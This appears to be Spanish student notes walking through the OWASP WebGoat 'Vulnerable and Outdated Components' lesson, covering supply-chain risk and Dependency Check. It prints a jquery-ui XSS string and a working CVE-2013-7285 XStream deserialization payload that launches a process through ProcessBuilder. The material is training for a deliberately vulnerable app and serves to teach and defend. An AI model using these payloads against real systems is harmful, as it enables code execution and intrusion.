

1 A6 Vulnerable and Outdated Components

1.1 Conceptos básicos

La forma en que creamos software ha cambiado. La comunidad de código abierto está madurando y la disponibilidad de software de código abierto se ha vuelto prolífica sin tener en cuenta la procedencia de las bibliotecas utilizadas en nuestras aplicaciones. Ref: [Cadena de suministro de software](#)

Esta lección analizará las dificultades con la administración de bibliotecas dependientes, el riesgo de no administrar esas dependencias y la dificultad para determinar si está en riesgo.




Figura: Cadena de suministro de software

Objetivos de esta lección

- Obtenga conciencia de que el código abierto consumido es tan importante como su propio código personalizado.
- Tomar conciencia de la gestión, o falta de gestión, en nuestro consumo de componentes de código abierto.
- Comprender la importancia de una lista de materiales para determinar el riesgo de los componentes de código abierto

Los ecosistemas de código abierto

- Más de 10 millones de repositorios de código GitHub
- 1 millón de repositorios de código Sourceforge
- 2500 repositorios binarios públicos

- Algunos repositorios tienen estándares estrictos para los editores.
- Algunos repositorios imponen la distribución del código fuente
- No hay garantía de que el código fuente publicado sea el código fuente del binario publicado.
- Algunos repositorios permiten volver a publicar un conjunto diferente de bits para la misma versión.
- Algunos repositorios le permiten eliminar artefactos publicados
- Muchos sistemas de embalaje diferentes; incluso para el mismo idioma
- Diferentes sistemas de coordenadas y nivel de granularidad.

Los componentes están en todas partes

WebGoat utiliza casi 200 bibliotecas **Java y JavaScript**. Como la mayoría de las aplicaciones Java, utilizamos maven para gestionar nuestras dependencias de Java y empleamos la estrategia del salvaje oeste para gestionar JavaScript.

¿Componentes vulnerables en WebGoat?

Cuando se creó esta lección, WebGoat contenía más de una docena de altos riesgos de seguridad dentro de sus componentes. La mayoría de ellas no fueron elecciones deliberadas. ¿Cómo se supone que los desarrolladores deben rastrear esta información en los cientos de componentes?




Figura: Problemas de seguridad de WebGoat

1.2 The exploit is not always in "your" code

jquery-ui:1.10.4

Este ejemplo permite al usuario especificar el contenido de "closeText" para el cuadro de diálogo jquery-ui. Este es un escenario de desarrollo poco probable; sin embargo, el cuadro de diálogo jquery-ui (TBD - mostrar enlace de explotación) no protege contra XSS en el texto del botón del cuadro de diálogo de cierre.

Al hacer clic en Ir, se ejecutará un cuadro de diálogo de cierre de jquery-ui: `OK<script>alert('XSS')</script> ¡Ir!`
Este cuadro de diálogo debería haber aprovechado una falla conocida en jquery-ui:1.10.4 y permitir que se produjera un ataque XSS.

jquery-ui:1.12.0 No vulnerable

Usar el mismo código fuente de WebGoat pero actualizar la biblioteca jquery-ui a una versión no vulnerable elimina el exploit.

Al hacer clic en Ir, se ejecutará un cuadro de diálogo de cierre de jquery-ui: `OK<script>alert('XSS')</script> ¡Ir!`
Este cuadro de diálogo debería haber evitado el exploit anterior usando EXACTAMENTE el mismo código en WebGoat pero usando una versión posterior de jquery-ui.

En esta lección debes verificar que el mismo código tiene un efecto distinto, en este caso permite inyectar código js y solo por la diferencia de versión de la librería jquery-ui.

Haz Clic en “go”.

Clicking go will execute a jquery-ui close dialog: `OK<script>alert('XSS')</script> Go!`
This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

The exploit is not always in "your" code

Below is an example of using the `closeText` option of the `dialog` widget. One is exploitable; one is not.

jquery-ui: 1.10.4


This example allows the user to specify the content of the "closeText" option of the `dialog` widget (TBD - show exploit link) and execute a XSS attack.

Clicking go will execute a jquery-ui close dialog: `OK<script>alert('XSS')</script> Go!`

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

Se inyecta el código js para mostrar una alerta.

Haz Clic en “go”, del otro formulario y verifica que no es vulnerable.



Conocer la "Lista de Materiales" de OSS es el punto de partida

Las aplicaciones modernas se componen de código personalizado y muchas piezas de código abierto. El desarrollador normalmente tiene mucho conocimiento sobre su código personalizado, pero está menos familiarizado con el riesgo potencial de las bibliotecas/componentes que utiliza. Piense en la lista de materiales como la lista de ingredientes de una receta.

Preguntas cuya respuesta deberíamos saber:

- ¿Cómo sabemos qué componentes de código abierto hay en nuestras aplicaciones?
- ¿Cómo sabemos qué versiones de componentes de código abierto estamos usando?
- ¿Cómo definimos el riesgo de los componentes de código abierto?
- ¿Cómo descubrimos el riesgo de los componentes de código abierto?
- ¿Cómo asociamos un riesgo específico a una versión específica de un componente de código abierto?
- ¿Cómo sabemos cuándo un componente lanza una nueva versión?
- ¿Cómo sabemos si se encuentra una nueva vulnerabilidad en lo que antes era un componente "bueno"?
- ¿Cómo sabemos si estamos utilizando la versión auténtica de un componente de código abierto?

¿Cómo genero una lista de materiales?

Existen varias soluciones de código abierto y de pago que identificarán el riesgo en los componentes. Sin embargo, no existen muchas herramientas que proporcionen una lista completa de los "ingredientes" utilizados en una aplicación. OWASP Dependency Check

OWASP

brinda la capacidad de generar una lista de materiales e identificar posibles riesgos de seguridad.

La verificación de dependencia utiliza varias pruebas para determinar los nombres de las bibliotecas. Puede agregar la verificación de dependencia OWASP como complemento al pom.xml de un proyecto Maven, por ejemplo. El complemento descargará información de bases de datos públicas de vulnerabilidades, comprobará si se utilizan bibliotecas vulnerables e indicará qué vulnerabilidad se informó.

Como parte de un proceso de desarrollo, puede indicarle al complemento que falle la compilación si hay violaciones que el equipo de desarrollo no conocía. Además, puede utilizar un archivo xml para eliminar algunas de las infracciones. Debe hacerlo si la vulnerabilidad mencionada no se puede explotar en su aplicación.

En el pom.xml principal de WebGoat puedes ver un ejemplo:

```
<plugin>
  <groupId>org.owasp</groupId>
  <artifactId>dependency-check-maven</artifactId>
  <version>5.3.2</version>
  <configuration>
    <failBuildOnCVSS>7</failBuildOnCVSS>
    <skipProvidedScope>true</skipProvidedScope>
    <skipRuntimeScope>true</skipRuntimeScope>
    <suppressionFiles>
      <suppressionFile>project-suppression.xml</suppressionFile>
    </suppressionFiles>
  </configuration>
  <executions>
    <execution>
      <goals>
        <goal>check</goal>
      </goals>
    </execution>
  </executions>
</plugin>
```

1.3 Exploiting CVE-2013-7285 (XStream)

Esta lección solo funciona cuando utiliza la imagen Docker de WebGoat.

WebGoat utiliza un documento XML para agregar contactos a una base de datos de contactos.

```
<contact>
  <id>1</id>
  <firstName>Bruce</firstName>
  <lastName>Mayhew</lastName>
  <email>webgoat@owasp.org</email>
</contact>
```

La interfaz java que necesitas para el ejercicio es:

org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Comience enviando el


contacto anterior para ver cuál sería la respuesta normal y luego lea la documentación sobre la vulnerabilidad CVE (busque en Internet) e intente activar la vulnerabilidad. Para este ejemplo, le permitiremos ingresar el XML directamente en lugar de interceptar la solicitud y modificar los datos. Usted proporciona la representación XML de un contacto y WebGoat lo convertirá en un objeto de contacto usando `XStream.fromXML(xml)`.

Revisa el siguiente artículo:

<https://diniscruz.blogspot.com/2013/12/xstream-remote-code-execution-exploit.html>

Revisa la clase en el código fuente de WebGoat. Abre

<https://github.com/WebGoat/WebGoat/blob/main/src/test/java/org/owasp/webgoat/lessons/vulnerablecomponents/VulnerableComponentsLessonTest.java>



```

WebGoat / src / test / java / org / owasp / webgoat / lessons / vulnerablecomponents / VulnerableComponentsLessonTest.java
Code Blame 84 lines (76 loc) · 3.25 KB
Raw Download Edit View
27 import static org.junit.jupiter.api.Assertions.assertTrue;
28
29 import com.thoughtworks.xstream.XStream;
30 import com.thoughtworks.xstream.io.StreamException;
31 import org.junit.jupiter.api.Disabled;
32 import org.junit.jupiter.api.Test;
33
34 public class VulnerableComponentsLessonTest {
35
36     String strangeContact =
37         "<contact class='dynamic-proxy'\>\n"
38         + "<interface>org.owasp.webgoat.vulnerablecomponents.Contact</interface>\n"
39         + "  <handler class='java.beans.EventHandler'\>\n"
40         + "    <target class='java.lang.ProcessBuilder'\>\n"
41         + "      <command>\n"
42         + "        <string>calc.exe</string>\n"
43         + "      </command>\n"
44         + "    </target>\n"
45         + "    <action>start</action>\n"
46         + "  </handler>\n"
47         + "</contact>";
48     String contact = "<contact>\n" + "</contact>";
49
50     @Test
51     public void testTransformation() throws Exception {
52         XStream xstream = new XStream();

```

Crea el siguiente código XML

```

<contact class='dynamic-proxy'>

<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>

<handler class='java.beans.EventHandler'>

  <target class='java.lang.ProcessBuilder'>

    <command>

      <string>cal</string>

```

```
</command>

</target>

<action>start</action>

</handler>

</contact>
```

Insértalo en el formulario,



Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
<handler class='java.beans.EventHandler'>
  <target class='java.lang.ProcessBuilder'>
    <command>
      <string>cal</string>
    </command>
  </target>
  <action>start</action>
</handler>
</contact>
```

You successfully tried to exploit the CVE-2013-7285 vulnerability
java.io.IOException: Cannot run program "cal": error=2, No such file or directory

Go!

¡Haz Clic en “Go!”, y verifica que obtienes una respuesta exitosa.